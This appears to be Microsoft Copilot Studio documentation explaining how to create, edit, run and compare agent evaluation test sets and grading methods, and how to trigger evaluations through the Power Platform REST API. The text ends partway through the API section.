
Themes are groupings of questions taken from the pool of user questions that trigger generative answers. When you create a test set using a theme, you generate the test cases from questions asked by users related to that theme.

Use these test sets to perform evaluations focused on one area or topic of your agent's scope. For example, if you have a customer service agent, you can track answer quality for *billing and payments* questions separately from other use cases like troubleshooting.

ⓘ Note

Before creating test sets from themes, you need access to themes in analytics. [Review the prerequisites for themes \(preview\)](#).

1. On your agent's **Analytics** page, go to the **Themes** list.
2. Hover over a theme, and then select **Evaluate**.



Themes PREVIEW See all (19)

Analyze your users' questions by auto-classified themes, and see how well your agent responds. [Learn more](#) [Preview terms](#)

Name		Total questions	Answered questions	Response quality	Reactions
Troubleshooting	 Evaluate	499	39%	51%	 157  184
Billing & Payments		474	18%	49%	 16  224
Feature Requests		367	78%	44%	 98  64
Mobile App Support		334	82%	45%	 76  144
Order Status		310	59%	74%	 108  103

AI-generated content may be incorrect  

You can also select **See all** to see more themes, then select **Evaluate**.

3. Select **Create** and open.
4. Edit the details of the test sets and cases. All test cases that use methods, except *general quality*, require expected responses. For more information on editing, see [Modify a test set](#).
5. Select **Save** to update the test set without running the test cases or **Evaluate** to run the test set immediately.

Run tests with multi-turn conversations

Conversational evaluation allows you to assess your agent's general behavior over a longer interaction. It reflects how real users interact with agents, where each response depends on previous context within an ongoing conversation. You can use these evaluations to determine whether an agent can maintain context, ask for clarifications, and complete multi-step tasks.

You can also run [single response evaluations](#), which are good for when you want to test your agent on how it answer specific questions, on what capabilities it call, and on the exact wording it uses in its answers.

Evaluations use *test sets*. A test set for conversational evaluations consists of a group of up to 20 *test cases*. When you run an agent evaluation, you select a test set and Copilot Studio runs every test case in that set against your agent.

You can create test cases within a test set by importing them by using a spreadsheet or use AI to generate messages based on your agent's design and resources. You can then choose how you want to measure the quality of your agent's responses for each test case within a test set.

For more information about how agent evaluation works, see [About agent evaluation](#).


To learn how to edit an existing test set, see [Change the details of a test set](#).

Important

Test results are available in Copilot Studio for 89 days. To save your test results for a longer period, [export the results](#) to a CSV file.

Create a conversation test set

1. Go to your agent's **Evaluation** page.



1. Select **New evaluation**, then select **Conversation**.

Data type

- ☐ **Single response**
Check how the agent responds to a specific question. Best for targeted capability testing.
- ☒ **Conversation**
Check the quality of longer agent interactions with users. Best for general assessments.

2. You can create multi-turn test cases using any of the following methods:

- **Quick conversation set:** Automatically generate 10 short conversations based on your agent's description, instructions, and capabilities.
- **Full conversation set:** Generate conversations using your agent's knowledge or defined topics. In this option you can select creating short or long conversations.
- **Use your test chat:** Convert the latest test chat into a test case.

ⓘ Note

Conversation test sets support **up to 20 test cases**. Each test case supports **up to 12 total messages**, which is 6 pairs of questions and answers.

1. Under **Name**, type a name for your test set.
2. Change or add the [test methods](#) you want to use. For conversation test sets, you can add the **General quality**, **Keyword match**, **Capabilities match** or the **Classification** custom test methods.
 - Add a new method:
 - a. Select **Add test method**.
 - b. Select all the methods you want to test with, then select **OK**. You can add multiple methods.
 - c. For some methods, set a pass score, then select **OK**. The pass score determines what score results in a pass or a failure.
 - d. Some methods require adding expected responses or keywords for each of your test cases. For more information, see [Choose evaluation methods](#).

- Select an existing test method to [edit](#) or [delete](#).

[Expand table](#)

Test method	Measures	Test set type	Scoring	Configurations
General quality	How good is a test case's response(s) based on specific qualities	Single response or conversation	Scored out of 100%	None
Compare meaning	How well the meaning of the test case's answer matches the expected answer	Single response	Scored out of 100%	Pass score, expected answer
Capability use	Whether the test case used all or any the expected resources	Single response	Pass/fail	Expected capabilities
Keyword match	Whether the test case used all or any of the expected keywords or phrases	Single response or conversation	Pass/fail	Expected keywords or phrases
Text similarity	How well the text of the test case's answer matches the expected answer	Single response	Scored out of 100%	Pass score, expected answer
Exact match	Whether the test case's answer matches the expected answer exactly	Single response	Pass/fail	Expected answer

3. Edit the details of the test cases. All test methods, except *general quality*, require expected responses or keywords. For more information on editing test cases, see [Modify a test set](#).
4. Select **User profile**, then select or add the account that you want to use for this test set, or continue without authentication. The evaluation uses this account to connect to knowledge sources and tools during testing. For information on adding and managing user profiles, see [Manage user profiles and connections](#).

ⓘ Note

Automated testing uses the authentication of the selected test account. If your agent has knowledge sources or connections that require specific authentication, select the appropriate account for your testing.

1. Edit or create more test cases. Learn more in [Edit test cases within a test set](#).

2. Select **Save** to update the test set without running the test cases or **Evaluate** to run the test set immediately.
-

Last updated on 03/28/2026

Change the details of a test set


Use test sets to evaluate and refine how your agent handles real-world response scenarios. This article explains how to modify a test set's name and settings, manage the user profile and connections used for authentication, edit or delete individual test cases, and remove entire test sets or results. These steps help you ensure evaluations reflect the right user contexts and maintain secure access to knowledge sources and tools.

You have a choice of three test methods, also referred to as graders, to evaluate agent responses: quality, similarity, and text match. For more information about the different test methods, see [Test methods](#).

Edit the details of a test set

You can change the details of a test set, such as which account it uses for authentication and the test methods used.

1. Go to your agent's **Evaluation** page.



2. Select the test set.
3. In the test set, select the test case you want to edit.
4. Optionally, change the name of the test set.
5. Add or modify the test methods. Each test method measures different values, and requires different configurations. To learn how to set up each test method, see [Choose test methods](#).

Test method	Measures	Test set type	Scoring	Configurations
General quality	How good is a test case's response(s) based on specific qualities	Single response or conversation	Scored out of 100%	None
Compare meaning	How well the meaning of the test case's answer matches the expected answer	Single response	Scored out of 100%	Pass score, expected answer
Capability use	Whether the test case used all or any the expected resources	Single response	Pass/fail	Expected capabilities
Keyword match	Whether the test case used all or any of the expected keywords or phrases	Single response or conversation	Pass/fail	Expected keywords or phrases
Text similarity	How well the text of the test case's answer matches the expected answer	Single response	Scored out of 100%	Pass score, expected answer
Exact match	Whether the test case's answer matches the expected answer exactly	Single response	Pass/fail	Expected answer

6. Select **Manage profile** to add an account, or select the current profile to manage connections or choose a different profile. Automated testing uses the authentication of the selected test account. Multi-profile evaluation is only supported for agents without connector dependencies. If your agent has knowledge sources or tools that require specific authentication, you can select the appropriate account for your testing. For more information, see [Manage user profiles and connections](#).

ⓘ Note

When Copilot Studio generates test cases or runs an evaluation, it uses the authentication credentials of a connected account to access your agent's knowledge sources and tools. Generated test cases can include sensitive data that the connected account can access. Any maker with access to the agent can also view the test sets linked to that agent.

Configure test set

Name *

Evaluate Website Q&A Copilot testing

Test method *

Criteria for checking this data. Select up to five methods. [Learn more](#)

**Keyword match** Any



Looks for matching words and phrases.

**Compare meaning** Pass score 50



Answers have the same meaning as the expected...



Add test method

User profile

We recommend using an authenticated profile with all the required connections, so that you can test all agent capabilities.



 Save

 Evaluate

Manage user profiles and connections

You can run test sets by using the authentication of a user's account. This authentication method allows your agent to access the knowledge sources and tools it needs to complete its goals.

You can use profiles to simulate specific user experiences. For example, a director's user profile can access different knowledge sources than an intern's user profile, and the agent returns different results. Multi-profile evaluation is only supported for agents without connector dependencies.

 **Important**

User profiles in test sets can't provide authentication for tools. When you run an evaluation, your agent must use your logged-in account to authenticate tool connections. If you select a different user profile or your agent's tool connections don't use your account for authentication, the evaluation fails with the message "*This account cannot connect to tools*". To resolve, sign in with the account configured with tool connectors and then run an evaluation.

[Test results](#) show which user profile was used.

ⓘ Note

When Copilot Studio generates test cases or runs an evaluation, it uses the authentication credentials of a connected account to access your agent's knowledge sources and tools. Generated test cases can include sensitive data that the connected account can access. Any maker with access to the agent can also view the test sets linked to that agent.

Agent evaluations that use user authentication require access through the Microsoft Copilot Studio connector. If your admin turns off this connection, you can't run tests by using the evaluation tool. For more information, see [Copilot Studio connectors and data groups](#).

To add or change a user profile in a test set:

1. [Open a test set](#), then select **Manage profile**.

Configure test set

Name *

Evaluate Website Q&A Copilot testing

Test method *

Criteria for checking this data. Select up to five methods. [Learn more](#)

 **Keyword match** Any  

Looks for matching words and phrases.

 **Compare meaning** Pass score 50  

Answers have the same meaning as the expecte...

 **Add test method**

User profile

We recommend using an authenticated profile with all the required connections, so that you can test all agent capabilities.

 S

 Save

 Evaluate

2. Select the **User** dropdown, then:

- Select the user account you want to use, or
- Select **Add an account**, then sign in to the account.

Manage connections

×

To get a more effective evaluation, select an authenticated account. If this agent uses tools, connect them using your own credentials.

User

Select or add an account

▼

Connections



To connect tools, make sure to select your own account.

Save

- For connections with a warning, select the connection. Change the existing connection to a working connection, select **Reconnect** to try to reestablish the existing connection, or select **Create new connection** to try a new connection.
- For new connections, enter the requested connection details, then select **Connect**.
- When all connections are working, select **Save**.

Delete a test set or test result

You can delete a test case or test set that you no longer need.

- Go to your agent's **Evaluation** page.
- In the **Test sets** section, delete a test set by doing either of the following steps:
 - Select the three dots (...) on the test set card, and then select **Delete**.
 - Select the test set to open it, then select the three dots (...) in the **Configure test set** pane, and then select **Delete**.

3. In the **Recent results** section, delete a test result by doing either of the following steps:

- Hover over the test result you want to delete, select the three dots (...) and then select **Delete test**.
- Select the test result to open it, then select the three dots (...) in the **Evaluation summary** pane, and then select **Delete**.

Last updated on 04/09/2026

Modify test cases within a test set

During or after [creating a test set](#), you can edit the test cases by changing the wording of questions or modifying the expected responses, keywords, or tools as needed. You can select multiple test cases to edit them in bulk by selecting the checkboxes beside each test case.

Edit test cases within a test set

Single response

1. Go to your agent's **Evaluation** page.

Overview

Knowledge

+7

Tools

Agents

Topics

Activity

Evaluation

Analytics

Channels

2. Select the test set.

3. In the test set, select the test case you want to edit.

Question	Expected response	Keywords
Can you help me find information about your return policy?	Which return policy applies depen...	return policy receipt required
How do I reset my password on your website?	I searched for password reset info...	unique password email secure
What are your business hours?	Our online and support business ...	open all hours global region time zone
I have a question about my recent order—can you assist?	It sounds like you need to speak L...	of course what can I help you with

4. Change the wording of a question by editing the text in the **Question** field.

Edit test case

Test method



Keyword match - Any



Compare meaning - Pass score 50

Question *

Can you help me find information about your return policy?

Expected response ⓘ

Which return policy applies depends on what item you want to return, and where you completed your order. To see more about our return policies, go to

Keywords

return policy

receipt required



+ Add

Cancel

Apply

5. Some test methods require expected answers, keywords, or capabilities for each test case. Add that information to each field. To learn more about configuring each test method, see [Choose evaluation methods](#).

Test method	Measures	Test set type	Scoring	Configurations
General quality	How good is a test case's response(s) based on specific qualities	Single response or conversation	Scored out of 100%	None
Compare meaning	How well the meaning of the test case's answer matches the expected answer	Single response	Scored out of 100%	Pass score, expected answer
Capability use	Whether the test case used all or any the expected resources	Single response	Pass/fail	Expected capabilities
Keyword match	Whether the test case used all or any of the expected keywords or phrases	Single response or conversation	Pass/fail	Expected keywords or phrases
Text similarity	How well the text of the test case's answer matches the expected answer	Single response	Scored out of 100%	Pass score, expected answer
Exact match	Whether the test case's answer matches the expected answer exactly	Single response	Pass/fail	Expected answer

6. Select **Apply** to save changes to a test case.

7. When you're finished with your changes to your test set, select **Save** to save your test set or **Evaluate** to [run the test](#).

Add more test cases to a test set

While creating or editing a test set, you can add more test cases.

1. In your agent's **Evaluation** page, select the test set.
2. Select **Add questions** or **Add conversations**. Then select an option to generate or manually add more test cases.

Review your test cases (10)



Generate 10 more questions



Add a case manually

3. To add details, select and [edit any new test cases](#).

Last updated on 03/28/2026

Choose evaluation methods

When you create test sets, choose from different test methods to evaluate your agent's responses. Each test method has its own strengths and suits different types of evaluations.

 Expand table

Test method	Measures	Test set type	Scoring	Configurations
General quality	How good is a test case's response(s) based on specific qualities	Single response or conversation	Scored out of 100%	None
Compare meaning	How well the meaning of the test case's answer matches the expected answer	Single response	Scored out of 100%	Pass score, expected answer
Capability use	Whether the test case used all or any the expected resources	Single response	Pass/fail	Expected capabilities
Keyword match	Whether the test case used all or any of the expected keywords or phrases	Single response or conversation	Pass/fail	Expected keywords or phrases
Text similarity	How well the text of the test case's answer matches the expected answer	Single response	Scored out of 100%	Pass score, expected answer
Exact match	Whether the test case's answer matches the expected answer exactly	Single response	Pass/fail	Expected answer

Add a test method

1. When [creating](#) or [editing](#) a test set, select **Add test method**.
2. Select all the methods you want to test with, then select **OK**. You can add multiple methods.
 - a. Some methods require a pass score. The pass score determines what score results in a pass or a failure. Set the score, then select **OK**.
 - b. Some test methods require more criteria.

3. Select **Save** to save your changes to the test set.

Select an existing test method to edit that method's criteria or delete that method.

General quality

Available for single response and conversation test sets. **General quality** helps you decide whether your agent's responses meet your standards. It uses a large language model (LLM) to assess how effectively an agent answers user questions.

General quality is especially helpful when there's no exact answer expected. It offers a flexible and scalable way to evaluate responses based on the retrieved documents and the conversation flow.

It uses these key criteria and applies a consistent prompt to guide scoring:

- **Relevance:** To what extent the agent's response addresses the question. For example, does the agent's response stay on the subject and directly answer the question?
- **Groundedness:** To what extent the agent's response is based on the provided context. For example, does the agent's response reference or rely on the information given in the context, rather than introducing unrelated or unsupported information?
- **Completeness:** To what extent the agent's response provides all necessary information. For example, does the agent's response cover all aspects of the question and provide sufficient detail?
- **Abstention:** Whether the agent attempted to answer the question.

To be considered high quality, a response must meet all these key criteria. If one criterion isn't met, the response is flagged for improvement. This scoring method ensures that only responses that are both complete and well-supported receive top marks. In contrast, answers that are incomplete or lack supporting evidence receive lower scores.

When [adding or editing test methods](#), select **General quality**. All test sets start with this method by default.

You don't need to add expected answers to test cases to complete a general quality evaluation.

ⓘ **Note**

Reducing the number of knowledge sources for the agent isn't guaranteed to improve general quality grading in agent evaluation. This limitation exists because the retrieved knowledge (knowledge the model thinks is relevant to a specific test case) might be too large.

Compare meaning

Available for single response test sets. **Compare meaning** evaluates how well the agent's answer reflects the intended meaning of the expected response. Instead of focusing on exact wording, it uses intent similarity, meaning it compares the ideas and meaning behind the words, to judge how closely the response aligns with what you expected.

Like general quality, compare meaning is especially helpful when there's no exact answer expected. It offers a flexible and scalable way to evaluate responses based on the retrieved documents and the conversation flow.

You can set a passing score threshold to determine what constitutes a passing score for an answer. The default passing score is 50. The compare meaning test method is useful when an answer can be phrased in different correct ways, but the overall meaning or intent still needs to come through.

1. When [adding or editing test methods](#), select **Compare meaning**.
2. Set the pass score for this method.
3. Add the expected answers. Any test case without expected answers produces an *Invalid* result for this test method.
 - a. Select a test case.
 - b. Add the answer you expect.
 - c. Select **Apply** to save the expected answer.
 - d. Repeat for all the test cases you want to test by using this method.

Tool use

Available for single response test sets. **Capability use** tests if the agent used specific tools or topics to generate an answer. If it did, it passes. If it doesn't, it fails.

1. When [adding or editing test methods](#), select **Tool use**.
2. Add the expected tools or topics. Any test case without expected answers produces an *Invalid* result for this test method.
 - a. Select a test case. To add the same expected tools and topics for all test cases, select the **Edit** icon  in the **Tool use** column heading.
 - b. In the **Edit test case** pane, select the tools you expect your agent to use for that test case.
 - c. Select **OK**.
 - d. Select **Apply** to save changes.
 - e. Repeat for all the test cases you want to test for tools use.

Keyword match

Available for single response and conversation test sets. **Keyword match** checks whether the agent's answer contains some or all of the words or phrases from the expected response that you define. If it does, it passes. If it doesn't, it fails.

You can select if a pass requires **Any** of the keywords or **All** of them. Choosing **Any** means that if at least one word or phrase matches, the test case passes. Choosing **All** means that all expected words or phrases must match for a test case to pass.

1. When [adding or editing test methods](#), select **Keyword match**.
2. Select whether a test case needs **Any** or **All** keywords to match.
3. Add the expected keywords. Any test case without expected keywords produces an *Invalid* result for this test method.
 - a. Select a test case.
 - b. In the **Edit test case** pane, add a keyword or phrase you expect that case's answer to have.
 - c. Select + **Add** to add more keywords or phrases. To remove a keyword or phrase, select the **Delete**  icon.
 - d. Select **Apply** to save the expected keywords.

- e. Repeat for all the test cases you want to test for keyword matching.

Text similarity

Available for single response test sets. The **text similarity** test method compares the similarity of the agent's responses to the expected responses you define in your test set. It's useful when an answer can be phrased in different correct ways, but the overall meaning or intent still needs to come through.

It uses a cosine similarity metric to assess how similar the agent's answer is to the wording and meaning of the expected response and determines a score. The score ranges between 0 and 1, where 1 indicates the answer closely matches and 0 indicates it doesn't. You can set a passing score threshold to determine what constitutes a passing score for an answer.

1. When [adding or editing test methods](#), select **Text similarity**.
2. Set the pass score for this method.
3. Add the expected answers. Any test case without expected answers produces an *Invalid* result for this test method.
 - a. Select a test case.
 - b. Add the answer you expect.
 - c. Select **Apply** to save the expected answer.
- d. Repeat for all the test cases you want to test by using this method.

Exact match

Available for single response test sets. **Exact match** checks whether the agent's answer exactly matches the expected response in the test: character for character, word for word. If it's the same, it passes. If anything differs, it fails. Exact match is useful for short, precise answers such as numbers, codes, or fixed phrases. It doesn't suit answers that people can phrase in multiple correct ways.

1. When [adding or editing test methods](#), select **Exact match**.
2. Add the expected answers. Any test case without expected answers produces an *Invalid* result for this test method.

- a. Select a test case.
- b. Add the answer you expect.
- c. Select **Apply** to save the expected answer.
- d. Repeat for all the test cases you want to test by using this method.

Custom

Custom is a customizable test method. It lets you test and label agent answers using your own criteria. For example, you can create a compliance test for an HR agent to label test answers as either *compliant* or *noncompliant* with your description of HR compliance.

A custom test has two components for you to configure:

Evaluation instructions: Describes the goal you want to accomplish with this test. What do you want the test to find out about your agent's answers?

Good evaluation instructions should:

- Be goal oriented.
- Use only the allowed characters.
- Use bullet points and headings for organization.

For example:

Markdown

Evaluate the agent's response for HR policy compliance.

What to check:

- Determine whether the answer protects privacy and avoids revealing or requesting sensitive data.
- Avoids discrimination, bias, or inappropriate judgments.
- Provides safe, neutral, HR-aligned guidance.
- Does not give legal advice or make definitive claims.

Labels: Describes the result assigned to each answer using the custom test. Labels also have pass/fail assignments, which count toward the test set pass rate for this test method.

Labels have a name and a description. A good description:

- Is concise.

- Contains the attributes you're looking for in matching answers.

One strategy for labels is to have two: one is answers that successfully fulfill the criteria you're looking for, and the other for answers that don't. For example, an HR policy compliance custom test might have *Compliant* and *Non-Compliant* as labels.

1. When [adding or editing test methods](#), select **Custom**.
2. Enter a name for this custom test.
3. Add evaluation instructions.
4. Add two or more labels. Each label has a name and a description.

To add more labels, select **Add label**.

Label titles can only use letters, numbers, space, hyphen -, underscore _, forward slash /, ampersand &, plus sign +, and period ..

5. Set the **Pass** or **Fail** result for each label.
6. Select **OK**.

Last updated on 04/17/2026

Run tests and view results

Run evaluations and analyze the results to optimize your agent's behavior and validate that your agent meets your business and quality requirements. You can also run a test set multiple times to see changes over time as you improve your agent.

This article explains how to start evaluations and view results using the Copilot Studio interface. You can also run evaluations using the [Power Platform API](#) or [connectors](#) added as tools or as part of automation flows in Copilot Studio or Power Automate.

Test results are available in Copilot Studio for 89 days. To save your test results for a longer period, [export the results](#) to a CSV file.


Run a test with a test set

After you create a test set, run a test by using that set. Or, rerun tests by using the same set to [compare results](#) over time and iterations. A test can take up to a few minutes to run. You can run only one test at a time.

Important

Agent evaluations that use user authentication require access through the Microsoft Copilot Studio connector. If your admin turns off this connection, you can't run tests by using the evaluation tool. For more information, see [Copilot Studio connectors and data groups](#).

1. Go to your agent's **Evaluation** page.



2. Run a test by doing one of the following actions:

- At the end of [creating](#) or [editing](#) a test set, select **Evaluate**.
- In the **Recent results** section, rerun a test by doing either of the following steps:
 - Hover over the test result you want to evaluate, select the three dots (...) and then select **Evaluate test set again**.
 - Select the test result to open it, then select the three dots (...) in the **Evaluation summary** pane, and then select **Evaluate test set again**.

If the user profile for the test set has broken connections, or the test set doesn't have a user profile, the **Manage connections** dialog appears. You don't have to use a user profile for testing. However, if you use a profile, all the connections must be working. For information on fixing connections, see [Manage user profiles and connections](#).

An evaluation takes a few minutes to run. Test results are processed in real-time, line by line. You see the result of each evaluation test case appear sequentially as they're generated. Live processing of test cases gives you immediate visibility into quality trends and potential failures while the evaluation is running. You can stop the run at any point if issues arise. An alert appears in Copilot Studio when the full evaluation is complete and summary results are ready to view.

Dive into test results

Each time you run an evaluation with a test set, Copilot Studio:

1. Uses the connected user account to simulate conversations with the agent, sending each question in the test case to the agent.
2. Collects the agent's responses.
3. Measures and analyzes the success of each response. Each test case receives a **Pass**, **Fail**, **Invalid**, or **Error** based on the [criteria of the test case](#).
4. Assigns a **Pass rate** score based on the **Pass/Fail** rate of the test set.

You can see the **Pass rate** of each test set run on your agent's **Evaluation** page, under **Recent results**. To see more test set runs, select **See all**.

Analytics > Evaluation results

Name	Pass rate	Questions	Date	Created by	Status
Evaluate Website Q&A			9/30/25, 12:11 AM		Running
Evaluate Website Q&A	96%	10	9/29/25, 11:44 PM		Completed
Evaluate Website Q&A	96%	10	9/29/25, 11:36 PM		Completed
Evaluate Website Q&A	75%	10	9/13/25, 2:55 AM		Completed

See and rate a detailed analysis for a test case

When you open a test result, you see the details of the test run, a list of the queries used in the test, how the agent responded, and the **Pass** or **Fail** score.

Select a test case in the list to see a detailed assessment of each response. Select **All**, **Pass**, or **Fail** to filter cases by result.

Test run result

All
Pass (6)
Fail (3)

Question	Agent response	Test method	Score
What should I do if I	If you can't	Text similarity	Fail
Can you send me a rich	Here are	General quality	Pass
How does your website	The	Partial match	Fail
What are the steps to	Looks like	General quality	Fail
Can you send me a	Here is a	General quality	Pass

The assessment includes the expected and actual responses, the reasoning behind the test result, and the knowledge, topics, and tools the agent used to respond.

1 Test case details

2 Show activity map

- Seems relevant
- Seems complete
- Based on knowledge sources

Rate this evaluation

👍 👎 AI-generated content may be incorrect

3

Question

Are there discounts for kids?

Agent response

Yes, Contoso offers a **Kids Cruise Free promotion** for select 2024 and 2025 cruises.

Children ages 18 and under can travel for free as 3rd and/or 4th guests in a stateroom, with taxes, fees, and port expenses as additional charges.

This offer is subject to availability and certain terms and conditions apply.

[See less](#)

4

Knowledge sources cited

- [www.contoso.com](#)
- [Contoso.Hub](#)

Topics

- [Product return](#)

1. The evaluation results. This example shows the result details of a quality evaluation.
2. Select **Show activity map** to see your agent's sequence of inputs, decisions, and outputs within a test case. Learn more in [View conversation within an activity](#).
3. The transcript of the test question and agent response.
4. The resources the agent used in the test. Select one to open it.

You can provide feedback to Microsoft on how well the evaluation performed for each test case. This feedback is specifically about how effectively the selected evaluation method assessed the response, not whether the response itself was correct. Your feedback helps improve the quality and accuracy of evaluations over time.

To rate an evaluation, select the thumbs up  or thumbs down  icon in the test case details pane. When the feedback form opens, provide more details about your rating, and then select **Submit**.


An evaluation test set can be run multiple times by several "makers" of the same agent. Makers can run evaluations using test sets created by other makers. Makers can see the run status and result metrics of any test run, but only the maker who initiated the test run can view the agent responses and result explanations.

Compare test results

You want to test one version of your agent and see changes in performance before and after you make changes. You can compare two runs of the same test set by using the **Comparison with** tool.

To see a comparison, you need to run the same test set at least twice.

1. In your agent's **Evaluation** page, under **Recent test results**, [open the test run](#) you want to use as the base for the comparison.
2. Select the **Compare with** dropdown, and then select the time and date of the test run you want to compare with the currently open test results.



The image shows a UI element labeled "Compare with". It consists of a text input field containing "8:21 AM today (UTC)", a dropdown arrow icon, and a magnifying glass icon.

In the **Test cases** list, arrows show which test case results improved by changing from failing to passing  , or declined by changing from passing to failing  .

Select a test case to see more details. In the **Evaluation summary** pane, you can see a direct comparison of test scores, with the current test run's result on top.



Export test results

You can export test results to a CSV file. The file lists the question, expected response (if applicable), test method, passing score (if applicable), the agent's response, the test result, and analysis for each test case.

1. Go to your agent's **Evaluation** page.
2. In the **Recent results** section, export a test result by doing either of the following steps:
 - Hover over the test case you want to export, select the three dots (...) and then select **Export test results**.
 - Select the test case to open it, select the three dots (...) in the **Evaluation summary** pane, and then select **Export test results**.

The test results download as *your test set name.csv*.

Automate agent evaluations by using the Power Platform API

Copilot Studio provides makers with tools to continuously evaluate agent performance by running automated tests against predefined test sets using the [Power Platform REST API](#). By using the REST API, you can programmatically trigger agent evaluations as part of your development workflows, such as during agent updates, release validation, or regression testing.

Automating evaluations helps you:

- Validate agent quality after making changes
- Run recurring performance checks against production or staging agents
- Integrate agent testing into CI/CD pipelines
- Detect regressions in agent behavior early in the development lifecycle

Prerequisites

- You have the Bot ID and Environment ID for the target agent.
- A [test set](#) created in Copilot Studio for your target agent.
- A user access token issued by Microsoft Entra ID (OAuth 2.0). To obtain the token, see [Authentication](#).
 - You must acquire the access token by using the client ID of an app registration that has the appropriate scope granted under the Power Platform API.
- For [Start an agent evaluation](#), you can optionally add a Microsoft Studio Connector ID to the call to use as a user profile for the evaluation. To find your `mcsConnectionId`:

1. Go to [Power Automate](#) [↗](#).
2. Open the **Connections** page.
3. Select the **Microsoft Copilot Studio** connection.
4. Copy the `mcsConnectionId` from the URL:

```
.../connections/shared_microsoftcopilotstudio/{mcsConnectionId}/details
```

Overview for running evaluations by using REST API

To run an evaluation by using the Power Platform API, follow these general steps:

1. Fulfill the [prerequisites](#).
2. Find and retrieve the [test set ID](#) of the test set you want to use.
3. [Run the evaluation](#).
4. [Retrieve the results](#) by using the evaluation run ID.

When the request is successful, the evaluation runs asynchronously and produces results that you can review in Copilot Studio.

API operations for automating evaluations

Copilot Studio supports REST API operations that you can use to programmatically trigger evaluations against your agent by using an existing test set.

Get agent test sets

- **Endpoint:** `GET`
`https://api.powerplatform.com/copilotstudio/environments/{EnvironmentId}/bots/{BotId}/api/makerevaluation/testsets?api-version=2024-10-01`
- **Purpose:** Retrieve an array of the test set IDs and other details for a specific agent.
- **Response:** Returns a list called `value` of test sets with the following information:
 - `auditInfo`: Timestamps and user IDs for creating and modifying each test set
 - `displayName`: The name of the test set.
 - `id`: The ID of the test set. Use in [Start an agent evaluation](#) to choose which test set to use.
 - `description`: The description of the test set.
 - `state`: The status of the test set. A usable test set is `Active`.
 - `totalTestCases`: The number of test cases within the test set.

Get agent test set details

- **Endpoint:** `GET`
`https://api.powerplatform.com/copilotstudio/environments/{EnvironmentId}/bots/{BotId}/api/makerevaluation/testsets/{yourTestSetId}?api-version=2024-10-01`
- **Purpose:** Retrieve details for a specific test set, using the test set ID.
- **Response:** Returns the information of one item in the [Get agent test sets](#) response array.

Learn more in [Get Test Set Details API reference documentation](#).

Start an agent evaluation

- **Endpoint:** GET

